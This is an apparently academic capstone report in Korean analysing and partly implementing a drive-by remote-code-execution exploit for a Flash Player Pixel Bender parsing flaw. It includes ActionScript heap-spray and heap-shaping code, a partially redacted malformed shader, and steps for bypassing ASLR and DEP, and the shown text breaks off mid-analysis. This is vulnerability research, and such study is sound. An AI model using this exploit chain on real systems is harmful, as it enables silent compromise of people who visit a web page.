



졸업작품/논문 최종보고서

2015 학년도 제 1 학기

제목 : 플래시 취약점과 조작된 웹 사이트를 통한
원격코드 실행 분석 및 구현

황지만(Jiman Hwang)

2015 년 5 월 6 일

지도교수: 최 형 기 서명_____

계획(10)	주제(20)	개념(20)	상세(30)	보고서(20)	총점(100)

* 지도교수가 평가결과 기재

■ 요약

인터넷이 우리 생활 속 깊숙이 들어와 이제는 인터넷이 없는 삶은 생각하기가 힘든 정도에 이르렀다. 지난 20년간 인터넷상의 정보와 사용자의 수는 기하급수적으로 성장해왔는데, 이와 더불어 인터넷을 통한 사이버 범죄도 증가하게 되었다. 다양한 종류의 사이버 범죄 유형 중에서, 본 작품에서는 사용자가 악의적으로 만들어진 사이트에 접속하기만 해도 공격이 이루어지는 방법을 다룬다. 특히나 널리 퍼져있는 플래시 플레이어와 결합하여 공격을 시도하면, 그로 인한 피해가 더욱 커질 것으로 예상되어 공격의 원인을 분석하고 더 나아가 방지하는 방안까지 강구하고자 한다.

■ 서론

현대인에게 꼭 필요한 것을 나열하라면 여러 가지를 들 수 있겠지만, 21세기가 정보화 시대라고 이름이 붙여진 것을 생각하면 단연 “인터넷”을 뽑을만하다. 남녀노소 누구나 인터넷에 접속하여 정보를 찾을 수 있고, 또 지인과 메시지를 교환하거나, 화상 통화, 원격 작업을 하는 등 여러 가지를 할 수 있다. 다시 말하면 인터넷은 우리 생활 깊숙이 들어와 이제는 인터넷이 없는 삶은 생각하기가 힘든 정도에 이르렀다.

하지만 장점도 있으면 단점도 생기는 법. 일반적으로 사람이 적은 시골보다, 사람이 상대적으로 많은 대도시에서 범죄가 더 많이 일어나는데, 이와 비슷한 현상은 인터넷상에서도 찾아볼 수 있다. 지난 20년간 인터넷은 기하급수적으로 성장해왔으며 이는 그림 1을 통해 간접적으로 알 수 있다. 그림 1을 보면 웹 사이트의 수가 지난 20년간 기하급수적으로 증가했음을 알 수 있는데, 이는 정보의 제공량이 많아짐을 의미하고, 또 정보를 찾는 사용자의 수도 그만큼 늘었다는 것을 의미한다.




그림 3 Total number of websites[1]

이와 더불어 인터넷을 통한 사이버 범죄로 인한 피해도 증가하게 된다. 그림 2는 사이버 범죄에 의해 발생한 피해 금액을 나타내는데, 시간이 지남에 따라 큰 폭으로 피해금액이 상승하고 있음을 볼 수 있어 더 이상 사이버 범죄를 방관할 수는 없

는 실정이다.




그림 4 Amount of monetary damage caused by reported cyber crime[2]

사이버 범죄는 여러 종류가 있다. 크래커가 서버내의 개인정보를 무단으로 추출해 악의적으로 사용하는 경우도 있고[3], 유명한 사이트와 유사하게 꾸며 사용자가 개인정보를 입력하게끔 만드는 피싱공격[4] 등 범죄가 일어나는 유형은 여러 가지가 있는데, 본 졸업 작품에서는 사용자가 악의적으로 만들어진 사이트에 접속하기만 해도 공격이 이루어지는 방법을 다룬다. 피싱은 실제 유명한 홈페이지와 비슷하게 꾸며져 있는 사이트에 접속을 하는 것만으로는 공격이 이루어지지 않고, 사용자가 스스로 중요한 정보(ID, password, credit card details, ...)를 입력해야만 공격이 이루어진다. 따라서 한 번 잘못된 사이트에 접속을 하더라도 눈썰미가 있는 사람이라면 뒤로가기 키를 눌러 공격을 피할 수 있다. 하지만 본 작품에서 다루게 될 방법은 접속과 동시에 공격이 이루어지므로, 한 번 접속한 이상 공격을 피할 수 없다. 다만 이 방법은 플래시 플레이어의 취약점을 이용하므로 플래시를 사용하지 않는 컴퓨터라면 조작된 링크로 접속을 하더라도 공격이 발생하지 않는다. 그러나 그림 3에서 보드시피 플래시 플레이어는 어디 PC에나 있다고 봐도 될 정도의 점유율을 자랑하고 있다.




그림 5 Adobe Flash Player use statistics[5]

별다른 의심 없이 인터넷상의 링크를 클릭하는 순간, 플래시가 설치된 사용자의

컴퓨터는 감염되어 범죄로서의 심각도가 더 크다고 볼 수 있다. 여기서 감염이라는 말은 공격자가 링크를 클릭한 유저의 권한을 획득했다는 뜻이다. 따라서 공격자는 해당 유저가 할 수 있는 모든 일을 할 수 있고, 구체적으로 다음과 같은 위험이 있다.

사용자가 가진 정보를 빼낼 수 있다. 예를 들면, 저장해둔 자기 자신의 사진이나 동영상이고, 또 기업의 지원서나 자기소개서 등의 파일들도 사용자에게 관한 정보가 기록되어있으므로 이에 해당된다. 특히 SNS나 메신저 프로그램에서 로그아웃을 하지 않았다면, 공격자는 사용자가 대화한 내용을 읽는 것을 넘어, 마치 사용자인 듯 위장하여 다른 사람에게 돈을 요구할 수도 있어 2차 피해가 발생할 수 있다.

또 다른 위험은 공격받은 사용자의 컴퓨터가 아예 동작하지 못하게 할 수 있다는 것이다. 공격자가 감염한 컴퓨터의 하드디스크에 저장된 데이터를 파괴하고, 부팅에 필요한 부분을 수정함으로써 컴퓨터 사용이 불가능 하도록 만드는 것인데, 실제로 이러한 현상은 지난 2013년 3. 20 전산대란[3]에서 찾아볼 수 있다. 이번 졸업작품에서 사용한 공격방법은 [3]와 같지 않지만, 데이터를 파괴하고, 컴퓨터를 사용 불가능으로 만들 수 있다는 점은 동일하다. 단순히 컴퓨터를 고장내는 것이 개인의 입장에서서는 피해가 크지 않을 수 있지만, 대상이 기업이나 집단으로 바뀌면 금전적인 피해가 커지므로 이 또한 큰 위험이라 볼 수 있다.

마지막으로 소개할 위험은 앞의 두 개와 약간은 다른 유형인데, 공격 받은 컴퓨터가 속한 네트워크 내의 다른 컴퓨터에 영향을 끼칠 수 있다는 점이다. 예를 들어, 열 대의 컴퓨터가 하나의 네트워크에 속해있다고 하자. 그들은 서로 다른 컴퓨터에 있는 파일을 읽고 쓸 수 있는 권한을 가지고 있다. 만약 그중 한 컴퓨터 A가 이 졸업 작품에서 사용한 방법으로 공격을 받았다면, 공격자는 A로서 해당 네트워크의 다른 컴퓨터에 접근할 수 있는 권한을 갖게 된다. 혹자는 서로 같은 네트워크에 있다 하더라도 서로 접근 권한이 없으면 괜찮을 것이라고 할 수도 있지만, 사실은 그렇지 않다. Pass-the-Hash[6]는 다른 PC의 사용자가 내 컴퓨터에 로그인 했을 때 생기는 패스워드의 해시값을 이용하여 공격하는 방법인데, 이를 이용하면 내 컴퓨터에 접속했던 PC를 감염시킬 수 있다. 네트워크 내에서는 한 사용자가 다른 여러 컴퓨터에 접속하는 상황이 더러 생기므로 이와 같은 2차 공격에 의해 공격이 네트워크 전반에 걸쳐 퍼질 수 있다. 결국, 한 네트워크 내에 하나의 PC만 감염이 되더라도 그 네트워크내의 전체 PC가 공격당할 위험이 있는 것이다.

위에서 보드시피 한 번 공격이 발생하면 다양하고 큰 피해가 발생할 수 있기에 이러한 공격이 발생하지 않도록 하는 것이 좋다. 물론 사용자가 주의해서 예방할 수도 있지만 대다수의 경우는 그렇지 않으므로, 공격의 원리를 철저히 분석하여 사용자가 조작된 링크를 클릭 하더라도 공격이 발생하지 않도록 하는 것이 바람직하다.

본 작품에서는 공격의 핵심이 되는 플래시 플레이어의 취약점과, 어떻게 사용자가 조작된 웹페이지에 접속을 하는 것만으로 감염이 이루어질 수 있는지에 대한 방법

을 분석한다. 또 감염된 페이지를 접속 하더라도 감염이 이루어지지 않도록 하는 방법을 강구한다.

관련 연구에서는 본 작품과 비슷한 유형과의 과거 사례들을 찾아보고, 이들을 응용하는 방법을 생각한다. 제안 작품소개에서 본 작품의 핵심 내용을 심층적으로 다루고, 구현 및 결과 분석에서 실제 공격이 성공하였음을 보인다.

■ 관련연구

Common Vulnerabilities and Exposures(CVE)[7]는 전 세계의 정보 보안에 관련된 취약점을 모아둔 데이터베이스이다. 이번 졸업 작품의 핵심이 되는 플래시에 관한 여러 취약점도 상당량 찾을 수 있다. 또 플래시와는 직접적인 관계가 없지만, 조작된 웹 페이지를 이용한 공격에 관한 연구들도 리스트에 올라와 있다. 이는 본 작품과 공격 시나리오가 같다는 점에서 충분히 눈여겨볼만 하다. 따라서 이 섹션에서는 크게 플래시의 취약점에 대한 연구와 조작된 웹 페이지를 이용한 공격에 관한 연구 두 가지를 살펴보도록 한다.

먼저 플래시에 관한 연구를 보자. CVE에서 “flash”라는 단어를 쳐 보면 400개가 넘는 플래시 플레이어의 취약점이 보고되어있다. 이는 2015년 3월인 현재까지도 꾸준히 제보되고 있으며, 이들 중 대다수는 그 위험도가 “최상”으로 평가받고 있다. 400여개를 전부 볼 수는 없으므로 아래의 두 가지만 보도록 한다.

CVE-2014-0589[8]는 2013년 12월 20일에 보고된 플래시 플레이어 취약점으로서, 발견 당시 Windows, Linux, OS X 등 주요 운영체제들이 취약한 것으로 알려졌다. 공격자가 조작한 플래시 파일(.swf)을 사용자가 열었을 때, Buffer Overflow(BoF)가 발생하게 된다. BoF는 C에서의 memcpy() 같은 문자열(또는 raw values)을 복사하는 함수를 사용하는데 있어, 복사하려는 길이 값을 정상 값보다 크게 줌으로써 프로그램의 흐름을 바꾸는 기법이다. 보통은 정상적인 플래시 파일을 처리하는 과정에서는 발생하지 않지만, 이 취약점을 보고한 저자는 플래시의 내부 자료 구조 중의 하나인 Vector를 이용하여 BoF를 실현하였다. 만약 취약점이 발생하게 되면, 파일을 연 사용자의 컴퓨터에서는 공격자가 미리 플래시 파일에 심어둔 shellcode가 실행이 되고, 공격자는 그 사용자의 컴퓨터에 대해 임의의 작업을 할 수 있게 된다. 예를 들어 사용자가 가지고 있는 파일을 공격자의 컴퓨터로 전송시킨다거나, 악성 프로그램을 설치해 사용자가 사용하는 SNS계정의 비밀번호를 탈취하는 등 여러 가지 작업을 할 수 있다.

2013년 1월 16일에 보고된 또 다른 플래시 취약점인 CVE-2013-1374[9]은 위와 비슷하지만 BoF가 아닌 Use-after-free(UaF)[10]를 이용한다. UaF는 단순히 말하면 한 번 해제한 heap영역의 메모리를 사용함으로써 발생하는 버그를 말한다. 보통은 이 버그가 발생할 시, 프로세스는 접근 권한이 없는 메모리를 사용하게 되는 것이므로 오류가 발생하게 된다. 그러나 공격자가 해제된 heap영역에 임의로 메모리 할

당을 하여 프로세스로 하여금 마치 정상적인 데이터를 읽고 쓰는 것처럼 하게해, 최종적으로는 공격자가 원하는 shellcode를 실행하도록 한다. CVE-2013-1374에서는 위에서 살펴보았던 취약점과 마찬가지로, 플래시의 자료구조인 Vector를 이용하여 UaF를 실현하였다. 공격자가 shellcode를 원격으로 실행시킬 수 있으므로, 위의 취약점과 동일한 일을 할 수 있다.

이상의 플래시 취약점을 살펴보면, 플래시 내부에서 구현되어있는 특유의 자료 구조인 Vector를 바탕으로 공격이 이루어졌음을 알 수 있다. 플래시를 구성하는 요소들 중 하나를 잘 이용하여 공격으로 발전시킨 셈이다. 이번 작품에서도 Pixel Bender[11]라는 구성요소를 공격에 활용할 예정이다.

다음으로 조작된 웹 페이지를 이용한 공격에 관한 연구를 보자. 이번 작품에서의 핵심은 플래시에서 발생하는 취약점이며 단순히 사용자로 하여금 조작된 플래시 파일(.swf)를 실행시켜 공격을 완성할 수 있다. 그러나 현실적으로 플래시 파일을 주고 받는 일은 흔치 않으며, 이를 실행시킬 일은 더욱 드물다. 그런데 인터넷 상의 웹 페이지들을 돌아다니다 보면 플래시를 쉽게 접할 수 있는데, 이는 웹 페이지를 이용하면 플래시 파일을 쉽게 실행할 수 있다는 것을 의미한다. 따라서 웹 페이지를 이용한 공격 방법을 살펴보는 것이 이번 작품에서 필요하다.

예로는, VBScript(Visual Basic Script)를 이용한 공격이 있다. VBScript는 html문서 내에 삽입되어, 브라우저가 html을 읽어 들였을 때 html파일만으로는 하기 힘든 작업을 할 수 있도록 돕는 역할을 한다. CVE-2014-6363[12]는 2014년 9월 11일에 보고된 취약점으로, 공격자가 악의적으로 웹 페이지를 구성한 후, 사용자가 Internet Explorer(IE)를 이용하여 해당 웹 페이지에 접속하면 공격이 이루어지는 방식이다. 이 때 사용된 vbscript.dll 파일은 사용자의 컴퓨터에서 IE 프로세스에 물려 실행되며, 공격자가 악의적으로 만든 VB code를 실행하는 과정에서 memory corruption이 발생하게 되고, 결국은 공격자가 사용자 컴퓨터의 권한을 갖게 된다.

위의 예를 보면, 웹 페이지를 이용한 공격은 사용자의 프로그램이 웹 문서의 악성 코드를 실행하면서 발생하게 된다. 특히 악성코드를 실행하는데 있어서, 웹 문서상의 취약점이 아닌 피해자 컴퓨터에서 실행되는 프로그램 또는 모듈(예제서는 vbscript.dll)상의 취약점을 이용하였다는 것이 중요하다. 본 작품에서도 마찬가지로 웹상의 취약점이 아닌 피해자 컴퓨터 내에서 돌아가는 프로그램의 취약점을 이용할 것이다.

정리하면, 플래시에 있는 취약점을 분석하고 이용하되, 그것을 발생시킬 수 있는 코드를 웹 사이트에 올린 후 사용자의 프로그램이 스스로 그 코드를 실행할 수 있도록 하게끔 해야 한다.

■ 제안 작품 소개

이번 섹션에서는 필요한 배경지식을 소개하고, 공격이 이루는 구성요소와 과정을 설명한다.

1. 배경 지식

ActionScript는 Object-Oriented Programming(OOP) 언어로서, 플래시 파일내의 애니메이션을 구현하기 위한 언어이다. 플래시로 만든 게임을 흔히 볼 수 있는데, 그 안에서 어떤 물체는 언제 어떻게 움직이라고 명령하는 등, 구체적인 움직임을 표현할 수 있는 언어이다. 본 작품에서의 구현 코드는 이 ActionScript 언어이며, 확장자는 .as이다.

Pixel Bender[11]는 이미지나 동영상을 표현할 때 필요한 알고리즘을 제공하는 언어로서, ActionScript내에서 사용될 수 있으며, 이미지 최적화나 하드웨어를 이용한 효율적인 수학적 연산기능을 제공한다. 본 작품에서는 Pixel Bender 데이터를 parsing하는 과정에서 취약점이 발생하게 된다.

Shellcode는 공격자가 최종적으로 실행시키고자 하는 명령어들을 뜻한다. 피해자의 컴퓨터에서 공격자가 주입한 임의의 명령어들을 실행 가능하다고 하자. 그러면 공격자는 외부 서버로부터 추가적인 악성 코드를 받을 수 있고, 또 피해자의 포트를 임의로 개방하여 추후 공격에 취약하도록 하는 등 여러 가지 작업을 하게 되는데, 이 때 각각의 목적에 맞는 Shellcode를 공격에 활용하는 것이다.

Heap-spray[13]는 heap영역의 일부를 공격자가 임의로 활용할 수 있도록 확보하는 기술이다. 확보해둔 heap영역은 공격자가 임의대로 읽고 쓰는 것이 가능하며 특히 Shellcode를 그 안에 쓰기도 하는데 그 이유는 다음과 같다. Shellcode가 메모리 상에 들어갈 수 있는 곳은 heap과 stack 두 곳으로 볼 수 있는데, 최근 운영체제는 대다수가 프로세스 메모리상의 코드섹션을 제외한 나머지 영역은 실행을 금지하고 있다. 따라서 heap과 stack영역에서의 실행은 불가능한 것처럼 보일 수 있다. 그러나 경우에 따라 heap영역은 임의로 실행 가능한 영역으로 만들어줄 수 있는데, 이렇게 되면 shellcode를 heap영역을 확보하여 그곳에 심은 뒤, 실행시키는 것이 바람직하다.

Address Space Layout Randomization(ASLR)[14]는 보안 기법중 하나로 실행 파일이나 dynamic library가 메모리상에 올라오는 주소를 무작위로 부여하는 기법이다. 공격자로부터 프로그램 내의 취약한 부분을 찾기 어렵게 하여 공격 확률을 낮추는 역할을 한다. 특히 Windows에서는 .exe, .dll, 등등 실행 이미지 파일뿐만 아니라 heap, stack 모두 무작위 주소가 부여된다.

Data Execution Prevention(DEP)[14]는 heap이나 stack과 같은 데이터 영역에서의 실행을 금지하는 것을 말하는데, 정상적인 경우에 프로그램의 실행 코드는 code섹션에만 있고 다른 곳에는 있지 않다는 사실을 이용한 보안기법이다. 과거 Stack Overflow를 이용한 공격이 발생하게 되자 각 운영체제들은 이 기법을 도입하여 이를 막고자 하였다.

2. 공격

2.1. 구성요소

구성하는 파일들을 간략하게 소개한다.



그림 6 Files for exploit

- Graph.as
 - ◆ 공격자가 작성한 메인 소스코드.
 - ◆ *binary_data*와 *Graph_Shad.as*를 이용하여 취약점 발생 후 마지막 공격까지의 과정이 포함되어있다.
- binary_data
 - ◆ Pixel Bender data.
 - ◆ Heap Memory Corruption을 발생시키는 데이터가 저장되어 있다.
- Graph_Shad.as
 - ◆ 단순히 *binary_data*를 읽는 역할만 한다.
 - ◆ *Graph.as*의 보조 파일.
- Graph.swf
 - ◆ 취약점을 발생시키는 코드가 들어있는 플래시 파일.
 - ◆ *Graph.as*, *binary_data*, *Graph_Shad.as*를 모두 컴파일하여 만들어진 악성코드 결과물이다.
- Index.html
 - ◆ 웹 서버에 올라가 *Graph.swf*를 접속한 사용자에게 전송하고, 실행하게 만들어주는 웹사이트

2.2. 시나리오

전반적인 흐름에 대해 소개한다.




그림 7 Attack scenario

- ① 공격자는 먼저 웹 서버를 구축하고, Index.html과 Graph.swf를 서버에 올린다.
- ② Victim은 공격자가 구축한 웹 서버에 접속한다.
- ③ 웹 서버는 요청에 따라 Victim에게 Index.html과 Graph.swf를 전송한다.

④ Victim은 .html을 실행 후, .swf를 실행하게 되어 공격 과정이 시작된다.

2.3. 진행과정

공격이 이루어지는 과정을 처음부터 끝까지 소개하며 크게 아래의 여섯 파트로 나뉜다.

- Heap영역 확보
 - ◆ 아래의 세 과정을 진행하기 위한 임의의 Heap공간을 준비한다.
 - ◆ Heap-spray이용
- 전체 메모리 액세스
 - ◆ 모든 메모리(커널, 비할당영역 제외)에 접근을 가능케 한다.
 - ◆ Pixel Bender 취약점 이용
- Shellcode 삽입
 - ◆ 원하는 Shellcode를 Heap영역에 삽입
- Heap영역에 실행 권한 부여(DEP우회)
 - ◆ 삽입된 Shellcode영역에 실행 권한을 부여.
 - ◆ Function Table, Windows에서 제공하는 메모리 권한 바꾸기 함수 이용
- Shellcode 실행
- 완성된 Flash파일을 자동으로 실행시켜주는 html파일 제작

2.3.1. Heap영역 확보

공격의 첫 걸음으로 Heap영역을 확보한다. 여기서 "확보"의 뜻은 공격자가 Heap 공간의 메모리 주소를 일정 간격으로 획득하는 것을 뜻한다. 이렇게 획득한 메모리 주소들 사이사이에 변조할 데이터를 위치시키고, 그를 액세스하여 위조할 예정이다.

Actionscript에서는 Vector라는 데이터 형을 제공하는데, 이는 c++의 Vector처럼 길이가 정해지지 않은 배열로 보면 된다. 이 Vector를 이용하면 다음과 같이 Heap spray를 할 수 있다.

```
// Memory massage(heap spray)
var array_length:uint = 0x10000;
var vector_size:uint = 0x22;
var array:Array = new Array();

i = 0;
while (i < array_length)
{
    array[i] = new Vector.<int>(vector_size);
    i++;
};
```

그림 8 초기 힙 할당




그림 9 할당된 힙 영역(2 Vector만 보임)

각 Vector 인스턴스는 길이(4bytes), 헤더(4bytes), 내용(길이*4bytes(int))으로 이루어진다. 위의 그림에서 빨간 영역이 길이(0x22), 파란 영역이 헤더(00909505), 초록색 영역(size 0x88bytes)이 내용을 나타낸다. 왜 길이를 0x22로 하였는지는 다음 절에서 설명하도록 하고, 지금은 넘어가도록 하자. 한편 Actionscript의 이상한 점은 Vector의 길이 값을 프로그래머가 임의대로 조절이 가능하다는 것이다. 단순히 값을 조절함으로써 해당 Vector의 길이 값을 줄이는 것과 늘이는 것이 가능하다. 만약 길이 값을 줄이면 할당되었던 영역은 사용하지 않는 빈 공간이 되고, 길이 값을 늘이게 되면 제자리에 공간이 확장되거나(바로 뒤의 영역이 빈 공간일 경우) 또는 다른 힙 영역에 새로 할당을 받게 된다(바로 뒤 영역이 빈 공간이 아니라 제자리에서 확장이 불가능한 경우). 따라서 길이 값을 0으로 하게 되면, 다음과 같이 앞서 할당되었던 영역을 사용하지 않는 빈 공간으로 인식한다.




그림 10 Heap-sprayed area

초록색 영역이 길이를 바꿔주면서 생긴 빈 공간이다. 단, 길이 값과 헤더는 빈 공간이 아니다. 이 상황에서 다른 힙 영역을 할당 받고자 할 때, 만약 그 할당 받고자 하는 크기가 위의 초록색 영역에 전부 들어올 수 있다면, 다른 외판 힙 영역이 아닌 공격자가 spray한 영역에 위치할 수 있다는 말이다.

바로 다음 섹션에서는 이 0x88bytes의 빈 공간들 중 하나를 이용한다. 하지만 그 이후 힙 영역에 실행권한을 부여하기 위한 작업을 하는데 있어 0x88bytes보다 더 큰 연속된 공간이 필요한데, 이를 위해 현재 빈 영역 중 일부를 아래와 같이 확장

한다.

```
i = 0x0200;
while (i < array_length)
{
    array[i].length = 0x0100;
    i = (i + 28);
};
```

그림 11 힙 확장 코드



그림 12 힙 확장 전




그림 13 힙 확장 후 연속된 빈 공간(초록색)이 늘어난 모습


0x10000개(65536개)의 Vector 인스턴스 중 처음 0x200개는 [전체 메모리 액세스] 섹션에서 사용하기 위해 남기고, 그 이후는 매 28번째 Vector의 길이를 0x22보다 크게 하여 다른 곳에 할당받도록 하였다. 이렇게 하면 길이가 길어진 Vector가 자리 잡고 있던 공간은 빈 공간이 되어 바로 앞의 공간과 합치면 0x118bytes (0x88 + 0x8 + 0x88)의 연속된 빈 공간이 생긴다. 이 영역을 [Heap영역에 실행 권한 부여 (DEP우회)]섹션 에서 사용할 것이다.

이번 작품에서는 총 65536개의 Vector 인스턴스를 할당하였는데, 그 이유는 인스턴스를 충분히 할당 받아야 나중에 조작하고 싶은 데이터가 위의 초록색 영역에 자리 잡을 확률이 높기 때문이다. 할당되는 데이터가 spray된 영역에 자리 잡을 확률을 계산하기 위해 50회 가량 실험을 하였는데, 그 확률이 100%로 나왔다. 이 정도면 이후 단계를 진행하는데 무리가 없을 것으로 본다.

2.3.2. 전체 메모리 액세스

이번 섹션에서는 Pixel Bender 취약점을 이용하여 ASLR을 우회하고 커널, 비할당 영역을 제외한 모든 메모리에 접근을 가능하게 하여 이후 작업에 쓰일 수 있도록 한다.


이전에도 밝혔듯이 Pixel Bender파일은 효율적인 수학적 계산을 제공하며 Actionscript내에 삽입될 수 있다. Pixel Bender파일의 예시를 보면 다음과 같다.



```
binary_data.pba
10 meta "maxValue", 300
11 ;-----
12 sel f3.r, i1.r, f2.b, f2.r
13 mov f2.xg, f3.xg
14 texn f3, f2.xg, t0
15 mov f1, f3
16 meta [REDACTED]
17 if i1.r
```

그림 14 정상 Pixel Bender파일(Decompiled)


유의해서 볼 부분은 "DefaultValue", 20인데 "DefaultValue" 다음에는 무조건 4bytes 데이터 하나만 올 수 있다. 직관적으로 어떤 항목의 기본 값은 하나만 있는 것이 보편적이기 때문에 받아들이는데 큰 무리가 없을 것으로 보인다. 그러나 문제는 이후 더 많은 데이터를 나열하여도 parser는 오류를 내지 않고 parsing을 하게 된다.



```
binary_data.pba
10 meta "maxValue", 300
11 ;-----
12 [REDACTED]
13 mov f2.xg, f3.xg
14 texn f3, f2.xg, t0
15 mov f1, f3
16 meta "defaultValue", [REDACTED], 2.37688e-041, 195.263,
785.067, 12.0784, 48.5647, 195.263, 785.067, 12.0784, 48.5647, 195.263,
785.067, 12.0784, 48.5647, 195.263
17 if i1.r
```

그림 15 조작된 Pixel Bender파일(Decompiled)

이전 파일에서 20 뒤에 4bytes 데이터를 여러 개 나열하였다. 위의 파일을 parsing하는 순서는 위에서부터 아래로 하게 되는데, 이 과정에서 "sel f3.r, i1.r, f2.b, f2.r" 명령어의 일부가 1.03046e-039에 의해 덮어써진다. 이를 위한 소스코드는 다음과 같다.



```
this.Shad = Graph_Shad;
shader = new Shader();
try
{
    shader.byteCode = (new this.Shad() as ByteArray);
} catch(e) {};
```

그림 16 조작된 Pixel Bender파일의 실행

Pixel Bender파일을 실행하는 코드로, new this.Shad()에서 Graph_Shad instance가

만들어지는데 이 때 *binary_data*(조작된 Pixel Bender 파일이름)을 읽고, 실행하게 된다.

```

1 package
2 {
3     import mx.core.ByteArrayAsset;
4
5     [Embed(source="binary_data", mimeType="application/octet-stream")]
6     public class Graph_Shad extends ByteArrayAsset
7     {
8
9     }
10 }

```

그림 17 조작된 Pixel Bender파일 읽기

아래 그림은 Pixel Bender파일내의 중요 명령어와 값들이 소스에서 파일로 (Compiled, 파일이름: *binary_data*), 파일에서 메모리상에 올라가는 모습을 보여준다.

The screenshot shows a debugger window with the assembly window open. The instruction being parsed is `sel f3.r, i1.r, f2.b, f2.r`. The assembly window shows the instruction being decoded from binary data. A red arrow points from the instruction in the assembly window to the corresponding value in the memory dump.

